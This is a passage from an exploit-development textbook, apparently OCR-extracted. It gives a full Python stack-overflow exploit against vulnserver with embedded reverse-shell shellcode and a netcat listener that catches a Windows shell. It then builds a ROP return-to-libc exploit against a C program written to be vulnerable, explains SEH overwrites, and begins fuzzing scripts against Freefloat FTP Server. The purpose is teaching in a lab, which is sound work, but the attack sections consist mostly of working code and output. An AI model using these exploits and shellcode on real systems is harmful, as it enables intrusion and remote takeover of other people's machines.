buf += "\x3e\x15\xd4\x5b\x6e\xb9\x87\x1b\xde\x79\x78\xf4\x34"
buf += "\x76\xa7\xe4\x37\x5c\xc0\x8f\xc2\x37\x43\x5f\x95\xc6"
buf += "\xf3\x62\x25\xd9\xe2\xea\xc3\xb3\xf4\xba\x5c\x2c\x6c"
buf += "\xe7\x16\xcd\x71\x3d\x53\xcd\xfa\xb2\xa4\x80\x0a\xbe"
buf += "\xb6\x75\xfb\xf5\xe4\xd0\x04\x20\x80\xbf\x97\xaf\x50"
buf += "\xc9\x8b\x67\x07\x9e\x7a\x7e\xcd\x32\x24\x28\xf3\xce"
buf += "\xb0\x13\xb7\x14\x01\x9d\x36\xd8\x3d\xb9\x28\x24\xbd"
buf += "\x85\x1c\xf8\xe8\x53\xca\xbe\x42\x12\xa4\x68\x38\xfc"
buf += "\x20\xec\x72\x3f\x36\xf1\x5e\xc9\xd6\x40\x37\x8c\xe9"
buf += "\x6d\xdf\x18\x92\x93\x7f\xe6\x49\x10\x8f\xad\xd3\x31"
buf += "\x18\x68\x86\x03\x45\x8b\x7d\x47\x70\x08\x77\x38\x87"
buf += "\x10\xf2\x3d\xc3\x96\xef\x4f\x5c\x73\x0f\xe3\x5d\x56"
```

9. So, our final exploit should look like this:

```
#!/usr/bin/python
import socket
server = '172.16.89.131'
sport = 9999
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)

junk = 'A'*2006              \\ Junk value to overflow the stack

eip = '\x32\x31\xd9\x7d'     \\ jmp esp

nops = '\x90'*64    \\ To make sure that jump will be inside our
shellcode
```

```
shellcode = ""
shellcode += "\xbb\x6e\x66\xf1\x4c\xd9\xe9\xd9\x74\x24\xf4\x5a\x2b"
shellcode += "\xc9\xb1\x52\x31\x5a\x12\x83\xea\xfc\x03\x34\x68\x13"
shellcode += "\xb9\x34\x9c\x51\x42\xc4\x5d\x36\xca\x21\x6c\x76\xa8"
shellcode += "\x22\xdf\x46\xba\x66\xec\x2d\xee\x92\x67\x43\x27\x95"
shellcode += "\xc0\xee\x11\x98\xd1\x43\x61\xbb\x51\x9e\xb6\x1b\x6b"
shellcode += "\x51\xcb\x5a\xac\x8c\x26\x0e\x65\xda\x95\xbe\x02\x96"
shellcode += "\x25\x35\x58\x36\x2e\xaa\x29\x39\x1f\x7d\x21\x60\xbf"
shellcode += "\x7c\xe6\x18\xf6\x66\xeb\x25\x40\x1d\xdf\xd2\x53\xf7"
shellcode += "\x11\x1a\xff\x36\x9e\xe9\x01\x7f\x19\x12\x74\x89\x59"
shellcode += "\xaf\x8f\x4e\x23\x6b\x05\x54\x83\xf8\xbd\xb0\x35\x2c"
shellcode += "\x5b\x33\x39\x99\x2f\x1b\x5e\x1c\xe3\x10\x5a\x95\x02"
shellcode += "\xf6\xea\xed\x20\xd2\xb7\xb6\x49\x43\x12\x18\x75\x93"
shellcode += "\xfd\xc5\xd3\xd8\x10\x11\x6e\x83\x7c\xd6\x43\x3b\x7d"
shellcode += "\x70\xd3\x48\x4f\xdf\x4f\xc6\xe3\xa8\x49\x11\x03\x83"
shellcode += "\x2e\x8d\xfa\x2c\x4f\x84\x38\x78\x1f\xbe\xe9\x01\xf4"
shellcode += "\x3e\x15\xd4\x5b\x6e\xb9\x87\x1b\xde\x79\x78\xf4\x34"
shellcode += "\x76\xa7\xe4\x37\x5c\xc0\x8f\xc2\x37\x43\x5f\x95\xc6"
shellcode += "\xf3\x62\x25\xd9\xe2\xea\xc3\xb3\xf4\xba\x5c\x2c\x6c"
shellcode += "\xe7\x16\xcd\x71\x3d\x53\xcd\xfa\xb2\xa4\x80\x0a\xbe"
shellcode += "\xb6\x75\xfb\xf5\xe4\xd0\x04\x20\x80\xbf\x97\xaf\x50"
shellcode += "\xc9\x8b\x67\x07\x9e\x7a\x7e\xcd\x32\x24\x28\xf3\xce"
shellcode += "\xb0\x13\xb7\x14\x01\x9d\x36\xd8\x3d\xb9\x28\x24\xbd"
shellcode += "\x85\x1c\xf8\xe8\x53\xca\xbe\x42\x12\xa4\x68\x38\xfc"
shellcode += "\x20\xec\x72\x3f\x36\xf1\x5e\xc9\xd6\x40\x37\x8c\xe9"
shellcode += "\x6d\xdf\x18\x92\x93\x7f\xe6\x49\x10\x8f\xad\xd3\x31"
shellcode += "\x18\x68\x86\x03\x45\x8b\x7d\x47\x70\x08\x77\x38\x87"
shellcode += "\x10\xf2\x3d\xc3\x96\xef\x4f\x5c\x73\x0f\xe3\x5d\x56"

injection = junk + eip + nops + shellcode
s.send(('TRUN .' + injection + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

10. Now, let's start vulnserver again. Then, set up a listener on our attacking machine:

```
$ nc –lp 4321
```

11. It's time to try our exploit, and let's keep our eyes on the listener:

```
./exploit.py
```

12. Then, from our listener shell, we execute the following command:

```
$ nc -lp 4321
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2017 Computer Media Corporation.  All rights reserved.

C:\Users\test\vulnserver>
```

13. Let's confirm this using `ipconfig`:

```
C:\Users\test\vulnserver>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::2dc0:564a:e448:f19f%11
   IPv4 Address. . . . . . . . . . . : 172.16.89.131
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\test\vulnserver>
```

14. Now we have control over our victim machine!

Return-oriented programming

What is **return-oriented programming** (**ROP**)?

Let's explain what ROP is in the simplest way. ROP is a technique used to exploit buffer overflow vulnerability even if NX is enabled. The ROP technique can pass NX protection techniques using ROP gadgets.

ROP gadgets are sequences of addresses for machine instructions, which are stored already in the memory. So, if we could change the flow of execution to one of these instructions, then we could take control over the application, and we can do so without uploading a shellcode. Also, ROP gadgets end with the `ret` instruction. If you don't get it yet, it's okay; we will perform an example to fully understand what ROP is.

So, what we need is to install ropper, which is a tool to find ROP gadgets within a binary. You can download it via its official repository on GitHub (`https://github.com/sashs/Ropper`),
or you can follow the instructions given here:

```
$ sudo apt-get install python-pip
$ sudo pip install capstone
$ git clone https://github.com/sashs/ropper.git
$ cd ropper
$ git submodule init
$ git submodule update
```

Let's take a look at the next vulnerable code, which will print out, `Starting /bin/ls`. Execute the `overflow` function, which will take input from the user and then print it out along with the size of the input:

```
#include <stdio.h>
#include <unistd.h>

int overflow()
{
    char buf[80];
    int r;
    read(0, buf, 500);
    printf("The buffer content %d, %s", r, buf);
    return 0;
}

int main(int argc, char *argv[])
{
    printf("Starting /bin/ls");
    overflow();
    return 0;
}
```

Let's compile it, but without disabling NX:

```
$ gcc -fno-stack-protector rop.c -o rop
```

Then, start `gdb`:

```
$ gdb ./rop
```

Now, let's confirm that NX is enabled:

```
$ peda checksec
```

The output of the preceding command can be seen in the following screenshot:

Let's now perform fuzzing and controlling RIP using PEDA instead of the Metasploit Framework:

```
$ peda pattern_create 500 pattern
```

This will create a pattern of `500` characters and save a file named `pattern`. Now, let's read this pattern as input:

```
$ run < pattern
```

The output of the preceding command can be seen in the following screenshot:


The program crashed. The next step is to examine the last element in the stack to calculate the offset of EIP:

```
$ x/wx $rsp
```

We got the last element in the stack as `0x41413741` (if you are using the same OS, this address should be the same). Now, let's see whether the offset of this pattern and the next offset will be the exact offset of RIP:

```
$ peda pattern_offset 0x41413741
```

The output of the preceding command can be seen in the following screenshot:



So the exact offset of RIP will start from `105`. Let's confirm that too:

```
#!/usr/bin/env python
from struct import *

buffer = ""
buffer += "A"*104 # junk
buffer += "B"*6
f = open("input.txt", "w")
f.write(buffer)
```


This code should overflow RIP registers with six `B` characters:

```
$ chmod +x exploit.py
$ ./exploit.py
```

Then, from inside GDB, run the following command:

```
$ run < input.txt
```

The output of the preceding command can be seen in the following screenshot:



The preceding screenshot indicates that we are going in the right direction.

Since NX is enabled, we can't upload and run a shellcode, so let's use ROP with the return-to-libc technique, which enables us to use calls from libc itself, which could enable us to call the function. Here, we will use the `system` function to execute shell commands. Let's take a look at the system `man` page:

```
$ man 3 system
```

The output of the preceding command can be seen in the following screenshot:

```
SYSTEM(3)                  Linux Programmer's Manual                  SYSTEM(3)

NAME
       system - execute a shell command

SYNOPSIS
       #include <stdlib.h>

       int system(const char *command);

DESCRIPTION
       The  system()  library  function  uses fork(2) to create a child process
       that executes the shell command specified in command using  execl(3)  as
       follows:

           execl("/bin/sh", "sh", "-c", command, (char *) 0);

       system() returns after the command has been completed.

       During execution of the command, SIGCHLD will be blocked, and SIGINT and
       SIGQUIT will be ignored, in the process that calls system() (these  sig-
       nals  will  be  handled  according  to  their  defaults inside the child
       process that executes command).
```

What we need is the address of the `system` function and also the location of the string of a shell command—luckily, we have that inside our `/bin/ls` code.

The only thing we did was copy the location of the string into the stack. Now, we need to find a way to copy the location to the RDI register to enable the system function to execute the `ls` command. So, we need the ROP gadget, which can extract the address of the string and copy it to the RDI register because the first argument should be in the RDI register.

Okay, let's start with the ROP gadget. Let's search for any ROP gadget related to the RDI register. Then, navigate to the location where you installed ropper:

```
$ ./Ropper.py --file /home/stack/buffer-overflow/rop/rop --search "%rdi"
```

The output of the preceding command can be seen in the following screenshot:

```
[INFO] Load gadgets for section: PHDR
[LOAD] loading... 100%
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: %rdi

[INFO] File: /home/stack/buffer-overflow/rop/rop
0x0000000000400653: pop rdi; ret;
```

This ROP gadget is perfect: `pop rdi; ret;`, with the address `0x0000000000400653`. Now, we need to find out where exactly the `system` function is in the memory, from inside GDB:

```
$ p system
```

The output of the preceding command can be seen in the following screenshot:

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0x7ffff7a57590 <__libc_system>
gdb-peda$
```

Now, we have also got the location of the `system` function with the address, `0x7ffff7a57590`.

This address may be different on your operating system.

Let's get the location of the `/bin/ls` string, using GDB:

```
$ find "/bin/ls"
```

The output of the preceding command can be seen in the following screenshot:

```
gdb-peda$ find "/bin/ls"
Searching for '/bin/ls' in: None ranges
Found 3 results, display max 3 items:
   rop : 0x400697 --> 0x736c2f6e69622f ('/bin/ls')
   rop : 0x600697 --> 0x736c2f6e69622f ('/bin/ls')
mapped : 0x7ffff7ff5009 ("/bin/lsThe buffer content 1094795585,
B")
gdb-peda$
```

Now, we have got the location to the string with the address, `0x400697`.

The logical order of the stack should be:

1. The address of the `system` function
2. The string pointer, which will be popped to the RDI register
3. The ROP gadget to extract pop, which is the last element in the stack to the RDI register

Now, we need to push them into the stack in reverse order, using our exploit code:

```
#!/usr/bin/env python
from struct import *

buffer = ""
buffer += "A"*104 # junk
buffer += pack("<Q", 0x0000000000400653) # <-- ROP gadget
buffer += pack("<Q", 0x400697) #  <-- pointer to "/bin/ls"
buffer += pack("<Q", 0x7ffff7a57590) # < -- address of system function

f = open("input.txt", "w")
f.write(buffer)
```


Let's run the script to update `input.txt`:

```
$ ./exploit.py
```

Then, from GDB, run the following command:

```
$ run < input.txt
```

The logical order of the stack should be as follows:



It worked! And as you can see, the `ls` command executed successfully. We found a way to get around NX protection and exploit this code.

Structured exception handling

Structured exception handling (**SEH**) is simply an event that occurs during the execution of a code. We can see SEH in high-programming languages, such as C++ and Python. Take a look at the following code:


```
try:
    divide(6,0)
except ValueError:
    print "That value was invalid."
```

This is an example of dividing by zero, which will raise an exception. The program should change the flow of execution to something else, which is doing whatever inside it.


SEH consists of two parts:

- Exception registration record (SEH)
- Next exception registration record (nSEH)

They are pushed into the stack in reverse order. So now how to exploit SEH? It's as simple as a regular stack overflow:



This is what our exploit should look like. What we need exactly is to push an instruction, **pop pop ret**, into **SEH** to make a jump to **nSEH**. Then, push a jump instruction into **nSEH** to make a jump to the shellcode; so, our final shellcode should look like this:



We will cover a practical scenario in `Chapter 11`, *Real-World Scenarios – Part 3*, about exploiting SEH.

Summary

Here, we have briefly discussed exploit development, starting from fuzzing and how to gain control over the instruction pointer. Then, we saw how to find a home for a shellcode and change the flow of execution to that shellcode. Finally, we talked about a technique called ROP for bypassing the NX protection technique, and took a quick look at SEH exploiting techniques.

In the next chapter, we will go through *real-world scenarios* and build an exploit for real applications.

9

Real-World Scenarios – Part 1

Now we will recap this book by practicing fuzzing, controlling the instruction pointer, and injecting a shellcode using real targets. What I'll do is navigate through `exploit-db.com` and choose real targets from there.


Freefloat FTP Server

Let's start with the Freefloat FTP Server v1.0, which you can download it from here: `https://www.exploit-db.com/apps/687ef6f72dcbbf5b2506e80a375377fa-freefloatftpserver.zip`. Also, you can see the exploit on Windows XP at `https://www.exploit-db.com/exploits/40711/`.

The Freefloat FTP Server has many vulnerable parameters, which can be useful to practice on, and we will choose one of them here to do a full exercise:


Date	D	A	V	Title
2016-11-04				Freefloat FTP Server 1.0 - 'SITE ZONE' Remote Buffer Overflow
2016-11-02				Freefloat FTP Server 1.0 - 'DIR' Remote Buffer Overflow
2016-11-01				Freefloat FTP Server 1.0 - 'RENAME' Remote Buffer Overflow
2016-11-01				Freefloat FTP Server 1.0 - 'ABOR' Remote Buffer Overflow
2016-11-01				Freefloat FTP Server 1.0 - 'HOST' Remote Buffer Overflow
2016-11-01				Freefloat FTP Server 1.0 - 'RMD' Remote Buffer Overflow
2013-04-10				Freefloat FTP Server 1.0 - DEP Bypass with ROP
2013-02-11				Freefloat FTP Server 1.0 - 'Raw' Remote Buffer Overflow
2012-12-09				Freefloat FTP Server - 'USER' Remote Buffer Overflow
2012-12-09				Freefloat FTP Server - Arbitrary File Upload (Metasploit)
2012-10-30		-		Freefloat FTP Server - 'PUT' Remote Buffer Overflow
2011-09-23				Freefloat FTP Server - Remote Buffer Overflow (DEP Bypass)
2011-08-20		-		Freefloat FTP Server - 'ALLO' Remote Buffer Overflow
2011-07-19				Freefloat FTP Server 1.0 - 'ACCL' Remote Buffer Overflow
2011-07-19				Freefloat FTP Server - 'REST' Remote Buffer Overflow (Metasploit)
2011-07-18				Freefloat FTP Server 1.0 - 'REST' / 'PASV' Remote Buffer Overflow

Now, let's download it from `https://www.exploit-db.com/apps/687ef6f72dcbbf5b2506e80a375377fa-freefloatftpserver.zip` on our Windows machine and unzip it. Now, open its directory, then open Win32, and start the FTP server. It will show in the taskbar on the right-hand corner. Open it to see the configuration:



The vulnerable server is up and running on port `21`. Let's confirm that from our attacking machine, using `nc`.

First, the IP address of our victim machine is `192.168.129.128`:



Then from the attacking machine, execute the following command:


```
$ nc 192.168.129.128 21
```

The output of the preceding command can be seen in the following screenshot:

Let's try an anonymous access:

```
$ USER anonymous
$ PASS anonymous
```

The output of the preceding command can be seen in the following screenshot:



We are in! How about if we focus on the `USER` parameter?

Fuzzing


Since the manual way of using the `nc` command is not efficient, let's build a script to do so using the Python language:

```
#!/usr/bin/python
import socket
import sys

junk =

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.129.128',21))
s.recv(1024)
s.send('USER '+junk+'\r\n')
```


Now, let's try the fuzzing phase with the `USER` parameter. Let's start with a `junk` value of `50`:

```
#!/usr/bin/python
import socket
import sys

junk = 'A'*50

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.129.128',21))
s.recv(1024)
s.send('USER '+junk+'\r\n')
```


And from our victim machine, let's attach the Freefloat FTP Server inside the Immunity Debugger and hit the run program once:



Let's register the contents:




Then, make sure that the program is in the running state:



Now, let's run our exploit and then take a look at the Immunity Debugger:

```
$ ./exploit.py
```

The output of the preceding command can be seen in the following screenshot:




Nothing happened! Let's increase the junk value to `200`:

```
#!/usr/bin/python
import socket
import sys

junk = 'A'*200

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.129.128',21))
s.recv(1024)
s.send('USER '+junk+'\r\n')
```

Let's re-run this exploit and watch the Immunity Debugger:

```
$ ./exploit.py
```

The output of the preceding command can be seen in the following screenshot:



Again nothing happened; let's increase to `500`:

```
#!/usr/bin/python
import socket
import sys

junk = 'A'*500

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.129.128',21))
s.recv(1024)
s.send('USER '+junk+'\r\n')
```

Then, run the exploit:

```
$ ./exploit.py
```

